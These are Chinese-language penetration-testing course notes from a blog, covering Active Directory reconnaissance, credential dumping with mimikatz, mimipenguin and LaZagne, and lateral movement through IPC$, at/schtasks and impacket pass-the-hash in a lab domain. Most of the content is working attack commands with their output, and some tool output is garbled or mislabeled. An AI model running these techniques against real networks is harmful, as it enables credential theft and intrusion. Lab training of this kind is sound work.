

XD安全渗透测试 学习笔记 | 内网渗透(一)

原创 耳鼠 0x00实验室 8月10日

收录于话题

#内网渗透


4个

本文为团队成员耳鼠学习XD师傅课程的笔记，仅供参考，其中有误之处还望自行甄别。

这是一个系列的学习笔记，点个关注。定期更新！

上篇：权限提升 XD安全渗透测试课程 学习笔记 | 提权阶段

day65. 域环境&工作组&局域网探针方案



域控制器DC就是域的管理服务器

AD域控制器只在win server系统做么？ LINUX可以吗？

有问必答

邀请回答

浏览次数: 1076

扫一扫

最满意答案

linux上也有相应的活动目录的，不过要装LDAP这个环境，一般企业很少会用LDAP来管理的，因为功能上不及域强大，而且用linux来管理的还要求技术人员门槛也比较高，个人认为linux还是比较适合做服务器，不过这个答案对你有帮助。我本军团：助人为本，以本会友

演示案例：

基本信息收集操作演示

旨在了解当前服务器的计算机基本信息，为后续判断服务器角色，网络环境等做准备

systeminfo 详细信息

net start 启动服务

tasklist 进程列表

schtasks 计划任务

网络信息收集操作演示

旨在了解当前服务器的网络接口信息，为判断当前角色，功能，网络架构做准备ipconfig /all 判断存在域-dns

有域

```
C:\Users\webadmin>ipconfig /all

Windows IP 配置

主机名 . . . . . : WebServer
主 DNS 后缀 . . . . . : god.org
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : 0x00实验室
```

没有域

```
C:\Users\S6135>ipconfig /all

Windows IP 配置

主机名 . . . . . : XIAODI-PC
主 DNS 后缀 . . . . . :
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 0x00实验室
```

判断是否存在域：

net view /domain

```
C:\Users\webadmin>net view /domain
Domain

-----
GOD
命令成功完成。 0x00实验室
```

```
C:\Users\webadmin>net time
\\OWA2010CN-GOD 的当前时间是 2020/11/18 20:39:03

命令成功完成。

C:\Users\webadmin>net time /domain
\\OWA2010CN-God.god.org 的当前时间是 2020/11/18 20:39:12
命令成功完成。 0x00实验室
```

获得一个计算机名字，我们可以通过ping命令来获取IP地址

```
C:\Users\webadmin>ping OWA2010CN-God.god.org

正在 Ping owa2010cn-god.god.org [192.168.3.21] 具有 32 字节的数据:
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128
```

计算机名称、域和工作组设置

计算机名:	WebServer
计算机域名:	WebServer.god.org
计算机描述:	

0x00实验室

netstat -ano 当前网络端口开放:

```
C:\Users\webadmin>netstat -ano

活动连接

协议 本地地址 外部地址 状态 PID
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 692
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING 1500
TCP 0.0.0.0:2383 0.0.0.0:0 LISTENING 1536
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 2496
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 368
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 784
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 824
TCP 0.0.0.0:49175 0.0.0.0:0 LISTENING 472
TCP 0.0.0.0:49199 0.0.0.0:0 LISTENING 464
TCP 0.0.0.0:49200 0.0.0.0:0 LISTENING 2536
TCP 127.0.0.1:1434 0.0.0.0:0 LISTENING 1500
TCP 169.254.164.187:139 0.0.0.0:0 LISTENING 4
TCP 192.168.3.31:139 0.0.0.0:0 LISTENING 4
TCP [::]:80 [::]:0 LISTENING 4
TCP [::]:135 [::]:0 LISTENING 692
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:1433 [::]:0 LISTENING 1500
TCP [::]:2383 [::]:0 LISTENING 1536
TCP [::]:3389 [::]:0 LISTENING 2496
TCP [::]:47001 [::]:0 LISTENING 4
```

nslookup 域名追踪来源地址:

```
C:\Users\webadmin>nslookup OWA2010CN-God.god.org
DNS request timed out.
    timeout was 2 seconds.
服务器: UnKnown
Address: 192.168.3.21

名称: OWA2010CN-God.god.org
Address: 192.168.3.21
```

用户信息收集操作演示

旨在了解当前计算机或域环境下的用户及用户组，便于后期利用凭证进行测试

系统默认常见用户身份:

Domain Admins: 域管理员 (默认对域控制器有完全控制权)

Domain Computers: 域内机器

Domain Controllers: 域控制器

Domain Guest: 域访客, 权限低

Domain Users: 域用户

0x00实验室

主要针对Domain Admins/Enterprise Admins 相关用户收集操作命令：

Whoami /all 用户权限

net config workstation 登录信息

net user 本地信息

```
C:\Users\webadmin>net user

\\WEBSERVER 的用户帐户

-----
Administrator          Guest          privilege
web
命令成功完成。
```

net localgroup 本地用户组

```
C:\Users\webadmin>net localgroup

\\WEBSERVER 的别名

-----
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*HelpLibraryUpdaters
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*Remote Desktop Users
*Replicator
*SQLServer2005SQLBrowserUser$WEBSERVER
*SQLServerMSASUser$WEBSERVER$MSSQLSERVER
*Users
*WSS_ADMIN_WPG
*WSS_WPG
```

net user /domain 获取域用户信息

```
C:\Users\webadmin>net user /domain
这项请求将在域 god.org 的域控制器处理。

\\OWA2010CN-God.god.org 的用户帐户

-----
Administrator          boss          dbadmin
debian                  devadmain    fedora
fileadmin               Guest        hr
itadmin                jenkins     kali
klion                   klionsec    krbtgt
logers                  logtest     mack
mary                   SM_6ef9b5ce414946ae9 SM_c330a5709f6a478b8
SM_d3853544b62a421fb  SM_d80bb46e75164f258 vpadm
webadmin
命令成功完成。
```

net group /domain 获取域用户组信息

```

C:\Users\webadmin>net group /domain
这项请求将在域 god.org 的域控制器处理。

\\OWA2010CN-God.god.org 的组帐户

*$331000-U3VF1DKMCN71
*Delegated Setup
*Discovery Management
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Exchange All Hosted Organizations
*Exchange Servers
*Exchange Trusted Subsystem
*Exchange Windows Permissions
*ExchangeLegacyInterop
*Group Policy Creator Owners
*Help Desk
*Hygiene Management
*Organization Management

```

wmic useraccount get /all 涉及域用户详细信息

```

C:\Users\webadmin>wmic useraccount get /all
AccountType Caption Description Disabled Domain FullName
InstallDate LocalAccount Lockout Name PasswordChangeable PasswordExpires PasswordRequired S
D
512 WEBSERVER\Administrator 管理计算机(域)的内置帐户 FALSE WEBSERVER Administrator TRUE TRUE S
1-5-21-95064677-3481858386-3840636109-500 1 OK
512 WEBSERVER\Guest 供来宾访问计算机或访问域的内置帐户 TRUE WEBSERVER Guest FALSE FALSE FALSE S
1-5-21-95064677-3481858386-3840636109-501 1 Degraded
512 WEBSERVER\privilege privilege TRUE WEBSERVER privilege TRUE TRUE TRUE S
1-5-21-95064677-3481858386-3840636109-1007 1 OK
512 WEBSERVER\web web FALSE WEBSERVER web TRUE TRUE TRUE S
1-5-21-95064677-3481858386-3840636109-1006 1 OK
512 GOD\Administrator 管理计算机(域)的内置帐户 FALSE GOD Administrator FALSE TRUE TRUE S
1-5-21-1218902331-2157346161-1782232778-500 1 OK
512 GOD\Guest 供来宾访问计算机或访问域的内置帐户 TRUE GOD Guest FALSE FALSE FALSE S
1-5-21-1218902331-2157346161-1782232778-501 1 Degraded
512 GOD\krbtgt 密钥发行中心服务帐户 TRUE GOD krbtgt TRUE TRUE TRUE S
1-5-21-1218902331-2157346161-1782232778-502 1 Degraded

```

net group "Domain Admins" /domain 查询域管理员账户

```

C:\Users\webadmin>net group "Domain Admins" /domain
这项请求将在域 god.org 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员


Administrator
命令成功完成。

```

net group "Enterprise Admins" /domain 查询管理员用户组


net group "Domain Controllers" /domain 查询域控制器

当你打开当前web server的本机管理时会跳出



需要验证账号密码才能操作,这个就是因为AD目录来操控的,域成员主机权限不够。现在的用户是GOD\webadmin域成员

我们可以切换账号至WEBSERVER\administrator



这个时候就可以查看了。现在用的是自己的账号,而非域账号
通过这些收集,我们可以得到域用户名,如果再得到密码,就可以登录操控了

凭证信息收集操作演示

旨在收集各种密文、明文、口令等,为后续横向渗透做好准备

计算机用户HASH,明文获取-mimikatz(win),mimipenguin(Linux)

如果是GOD\webadmin,是无法运行的,权限不足,权限提升

```
mimikatz 2.2.0 x64 (co.oo)
User Name : Administrator
Domain : GOD
Logon Server : OWA2010CN-GOD
Logon Time : 2020/11/18 17:30:56
SID : S-1-5-21-1218902331-2157346161-1782232778-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : GOD
* LM : ac804745ee68ebee48116059303a4365
* NTLM : ccef208c6485269c20db2cad21734fe7
* SHA1 : 58d1a25c09f4ee98209941b2b333fba477d472a9

tspkg :
* Username : Administrator
* Domain : GOD
* Password : Admin12345

wdigest :
* Username : Administrator
* Domain : GOD
* Password : Admin12345

kerberos :
* Username : Administrator
* Domain : GOD.ORG
* Password : Admin12345

ssp :
credman :
```

按照帮助文档进行操作


```

mimipenguin 2.2.0 x64 (64-bit)
User Name      : Administrator
Domain         : GOD
Logon Server   : OWA2010CN-GOD
Logon Time     : 2020/11/18 17:30:56
SID            : S-1-5-21-1218902331-2157346161-1782232778-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : GOD
* LM       : ac804745ee68ebee48116059303a4365
* NTLM     : ccef208c6485269c20db2cad21734fe7
* SHA1     : 58d1a25c09f4ee98209941b2b333f6e477d472a9
tspkg :
* Username : Administrator
* Domain   : GOD
* Password : Admin12345
wdigest :
* Username : Administrator
* Domain   : GOD
* Password : Admin12345
kerberos :
* Username : Administrator
* Domain   : GOD.ORG
* Password : Admin12345
ssp :
credman :

```

0x00实验室

mimipenguin(Linux)只支持部分Linux

```

laodi@ubuntu:~$ su root
password:
root@ubuntu:/home/xiaodi# ls
.txt          mimipenguin  ssrf-lab
ve-2019-1003000-jenkins-rce-poc Music         Templates
esktop       phpmyadmin.zip Videos
ocuments     Pictures      vulhub-master
ownloads     Public        vulhub-master.zip
xamples.desktop
root@ubuntu:/home/xiaodi# cd mimipenguin/
root@ubuntu:/home/xiaodi/mimipenguin# ls
include LICENSE Makefile mimipenguin.py mimipenguin.sh README.md src
root@ubuntu:/home/xiaodi/mimipenguin# ./mimipenguin.sh
mimipenguin Results:
SYSTEM - GNOME]      root:xiaodi
SYSTEM - GNOME]      xiaodi:xiaodi
root@ubuntu:/home/xiaodi/mimipenguin# ./mimipenguin.sh

```

0x00实验室

Supported/Tested Systems


- Kali 4.3.0 (rolling) x64 (gdm3)
- Ubuntu Desktop 12.04 LTS x64 (Gnome Keyring 3.18.3-0ubuntu2)
- Ubuntu Desktop 14.04.1 LTS x64 (Gnome Keyring 3.10.1-1ubuntu4.3, LightDM 1.10.6-0ubuntu1)
- Ubuntu Desktop 16.04 LTS x64 (Gnome Keyring 3.18.3-0ubuntu2)
- Ubuntu Desktop 16.04.4 LTS x64 (Gnome Keyring 3.18.3-0ubuntu2, LightDM 1.18.3-0ubuntu1.1)
- Ubuntu 18
- XUbuntu Desktop 16.04 x64 (Gnome Keyring 3.18.3-0ubuntu2)
- Archlinux x64 Gnome 3 (Gnome Keyring 3.20)
- OpenSUSE Leap 42.2 x64 (Gnome Keyring 3.20)
- VSFTPD 3.0.3-8+b1 (Active FTP client connections)
- Apache2 2.4.25-3 (Active/Old HTTP BASIC AUTH Sessions) [Gcore dependency]
- openssh-server 1:7.3p1-1 (Active SSH connections - sudo usage)

0x00实验室

计算机各种协议服务口令获取-LaZagne(all),XenArmor(win)

LaZagne(all)支持全系统,但垃圾

XenArmor(win)



根据需要配置环境路径

Netsh WLAN show profiles

Netsh WLAN show profiles name="无线名称" key=clear

1. 站点源码备份文件、数据库备份文件等
2. 各类数据库web管理入口,如PHPMyadmin
3. 浏览器保存密码、浏览器Cookie
4. 其他用户会话,3389和ipc\$连接记录、回收站内容
5. Windows 保存的WiFi密码
6. 网络内部的各种和面膜,如:Email,VPN,FTP、OA等

探针主机域控架构服务操作演示

为后续横向思路做准备,针对应用,协议等各类攻击手法

探针域控制器名地址信息

net time /domain nslookup ping

探针域内存活主机及地址信息

nbtscan 192.168.3.0/24 第三方工具

一个老牌工具,既不免杀,还得下载

```
C:\Users\webadmin>C:\Users\webadmin\Desktop\nbtscan-1.0.35.exe 192.168.3.0/24
192.168.3.21  GOD\OWA2010CN-GOD  SHARING DC
192.168.3.25  GOD\MARY-PC  SHARING
192.168.3.31  GOD\WEBSERVER  SHARING
192.168.3.32  GOD\SQLSERVER  SHARING
```

for /L %l in(1,1,254) DO @ping -w 1 -n 1 192.168.3.%l |findst "TTL=" 自带内部命令

自带内部命令,不用免杀,缺点,显示内容没有那么多,只有目标的地址
nmap masscan 第三方Powershell脚本nishang empire等
用第三方的工具扫描可能会被监控到,从而被拦截

#导入模块nishang

Import-Module .\nishang.pm1

#设置执行策略

Set-ExecutionPolicy RemoteSigned

#获取模块nishang的命令函数

Get-command -Module nishang

#获取常规计算机信息

Get-Infirmination

#端口扫描

```
Invoke-PortScan -StartAddress 192.168.3.0 -EndAddress  
192.168.3.100 -ResolveHost -ScanPort
```

0x00实验室

#其他功能:删除补丁,fantanshell,凭证获取

探针域内主机角色及服务信息

利用开放端口服务及计算机名判断

核心业务机器:

1. 高级管理人员、系统管理员、财务/人事/业务人员的个人计算机
2. 产品管理系统服务器
3. 办公系统服务器
4. 财务应用系统服务器
5. 核心产品源码服务器 (自建SVN, GIT)
6. 数据库服务器
7. 文件或网盘服务器、共享服务器
8. 电子邮件服务器
9. 网络监控系统服务器
10. 其他服务器 (内部技术文档服务器、其他监控服务器等)

0x00实验室

```

管理员: Windows PowerShell
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Windows\system32> cd\
PS C:\> cd .\Users\webadmin
PS C:\Users\webadmin> cd .\Desktop
PS C:\Users\webadmin\Desktop> cd .\nishang-master
PS C:\Users\webadmin\Desktop\nishang-master> Import-Module .\nishang.psml
Import-Module : 无法加载文件 C:\Users\webadmin\Desktop\nishang-master\nishang.psml，因为在此系统中禁
止运行脚本。若要了解详细信息，请参阅“get-help about_signing”。
所在位置 行:1 字符: 14
+ Import-Module <<<< .\nishang.psml
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Import-Module], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException,Microsoft.PowerShell.Commands.ImportModuleCommand

PS C:\Users\webadmin\Desktop\nishang-master> Set-ExecutionPolicy RemoteSigned

执行策略更改
执行策略可以防止您执行不信任的脚本。更改执行策略可能会使您面临 安全风险。
帮助主题中所述的安全风险。是否要更改执行策略？
[Y] 是(Y) [N] 否(N) [S] 挂起(S) [?] 帮助 (默认值为“Y”)：

```

```

管理员: Windows PowerShell
PS C:\Users\webadmin\Desktop\nishang-master> Get-Command -Module nishang

CommandType      Name
-----
Function         Add-Exfiltration
Function         Add-Persistence
Function         Add-RegBackdoor
Function         Add-SernSaveBackdoor
Function         Base64ToString
Function         Check-VM
Function         ConvertTo-ROT13
Function         Copy-VSS
Function         Create-MultipleSessions
Function         DecryptNextCharacterWinSCP
Function         DecryptWinSCPPassword
Function         DNS_TXT_Pwnage
Function         Do-Exfiltration
Function         Download
Function         Download_Execute
Function         DownloadAndExtractFromRemoteRegistry
Function         Download-Execute-PS
Function         Enable-DuplicateToken
Function         Execute-Command-MSSQL
Function         Execute-DNSTXT-Code
Function         Execute-OnTime

```

```

PingSweep
192.168.3.17
[oooooooooooooooooooo]

Function         Set-RemoteWMI
Function         Show-TargetScreen
Function         Speak
Function         Start-CaptureServer
Function         StringtoBase64
Function         TexttoEXE

PS C:\Users\webadmin\Desktop\nishang-master> Invoke-PortScan -StartAddress 192.168.3.0 -EndAddress 192.168.3.255 -ScanPort 4444

```


```
PS C:\Users\webadmin\Desktop\nishang-master> Invoke-PortScan -StartAddress 192.168.3.0 -EndAddress 192.168.3.255 -ScanPort 1337
```

IPAddress	HostName	Ports
192.168.3.21	OWA2010CN-God.god.org	{53, 80, 110, 139, ...}
192.168.3.25	mary-PC.god.org	{80, 139, 445, 1433}
192.168.3.31	WebServer.god.org	{80, 139, 445, 1433}
192.168.3.32	SqlServer.god.org	{80, 139, 445, 1433}

0x00实验室

day66.域横向批量 at&schtasks&impacket

"传递攻击是建立在明文和hash获取介质上的一种攻击



0x00实验室

```
2008 r2 webserver
```

域内web服务器

本地管理员账号密码：

```
.\administraotr:admin!@#45
```

当前机器域用户密码：

```
god\webadmin:admin!@#45
```

0x00实验室

```
2003 x86 fileserver
```

域内文件服务器

本地管理员账号密码 :

```
administrator : admin
```

当前机器域用户密码 :

```
god\fileadmin : Admin12345
```

0x00实验室

演示案例

案例1-横向渗透明文传递at&schtasks

在拿下一台内网主机后,通过本地信息搜集收集用户凭证等信息后,如何横向渗透拿下更多的主机?

这里仅介绍at&schtasks命令的使用,在已知目标系统的用户明文密码的基础上,直接可以在远程主机上执行命令。获取到某域主机权限->minikatz得到密码(明文,hash)->用到信息收集里面域用户的列表当作用户字典->用到密码明文当作密码字典->尝试连接->创建计划任务(at|schtasks)->执行文件为后门或相关命令

利用流程:

- 1.建立IPC链接到目标主机
- 2.拷贝要执行的命令脚本到目标主机
- 3.查看目标时间,创建计划任务(at,schtasks)
- 4.删除IPC链接

```
net use \\server\ipc$ "password" /user:username # 工作组
```

```
net use \\server\ipc$ "password" /user:domain\username # 域内
```

```
dir \\xx.xx.xx.xx\C$ # 查看文件列表
```

```
copy \\xx.xx.xx.xx\C$ 1.bat 1.bat # 下载文件
```

```
copy 1.bat \\xx.xx.xx.xx\C$ # 复制文件
```

```
net use \\xx.xx.xx.xx\C$ 1.bat /del # 删除IPC
```

```
net view xx.xx.xx.xx # 查看对方共享
```

0x00实验室

#建立IPC失败的原因

- (1) 目标系统不是NT或以上的操作系统
- (2) 对方没有打开IPC\$共享
- (3) 对方未开启139、445端口，或者被防火墙屏蔽
- (4) 输出命令、账号密码有错误

0x00实验室


[at] & [schtasks] 都是基于定时任务的攻击

#at < Windows2012

net use \\192.168.3.21\ipc\$ "Admin12345" /user:god.org\administrator #建立IPC连接:

copy add.bat \\192.168.3.21\c\$ #拷贝执行文件到目标机器(实战中大多是CS或者MSF木马)

at \\192.168.3.21 15:47 c:\add.bat #添加计划任务




```
C:\Users\Administrator>net user

\\00M2010CN-G00 的用户帐户

Administrator      boss      dhadmin
debian              devadmin  fedora
Fileadmin           Guest     hr
itadmin             jenkins  kali
klion               klionsec krbtgt
logers              logtest  rack
mary                SM_6ef9b5ce414946ae9 SM_c330a5709f6a478b8
SM_d3853544b62a421fb SM_d88bb46e75164f258 vgnadm
schadmin
命令成功完成。
```

```
C:\Users\Administrator>net user

\\00M2010CN-G00 的用户帐户

Administrator      boss      dhadmin
debian              devadmin  fedora
Fileadmin           Guest     hr
itadmin             jenkins  kali
klion               klionsec krbtgt
logers              logtest  rack
mary                SM_6ef9b5ce414946ae9 SM_c330a5709f6a478b8
SM_d3853544b62a421fb SM_d88bb46e75164f258 vgnadm
schadmin            xiaodf
命令成功完成。
```

- 1 #schtask >=Windows2012
- 2 net use \\192.168.3.32\ipc\$ "admin!@#45" /user:god.org\administrator #建立ipc连接
- 3 copy add.bat \\192.168.3.32\c\$
- 4 schtasks /create /s 192.168.3.32 /ru "SYSTEM" /tn adduser /sc DAILY
- 5 /tr c:\add.bat /F #创建adduser任务对应执行文件
- 6 schtasks /run /s 192.168.3.32 /tn adduser /i #运行adduser任务
- 7 schtasks /delete /s 192.168.3.32 /tn adduser /f #删除adduser任务

```
C:\Users\Administrator>net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator
命令成功完成。

C:\Users\Administrator>net use

会记录新的网络连接。

状态      本地      远程      网络

OK
命令成功完成。      \\192.168.3.32\ipc$      Microsoft Windows Network
```

```
C:\>copy add.bat \\192.168.3.32\c$
请为 \\192.168.3.32\c$ 上的 add.bat 指定密码 (Yes/No/All): yes
已复制 1 个文件。

C:\>schtasks /create /s 192.168.3.32 /ru "SYSTEM" /tn adduser /sc DAILY /tr c:\add.bat /F
成功: 成功创建计划任务 "adduser"。

C:\>schtasks /run /s 192.168.3.32 /tn adduser /i
成功: 尝试运行 "adduser"。
```

案例2-横向渗透明文HASH传递atexec-impacket

```
atexec.exe /./administrator:Admin12345@192.168.3.21 "whoami"
atexec.exe god/administrator:Admin12345@192.168.3.21 "whoami"
atexec.exe -hashes :ccef208c6485269c20db2cad21734fe7
./administrator@192.168.3.21 "whoami"
```

```
C:\Users\Administrator\Desktop\pass>atexec.exe god/administrator:Admin12345@192.168.3.21 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \rdeJdoCW
[*] Running task \rdeJdoCW
[*] Deleting task \rdeJdoCW
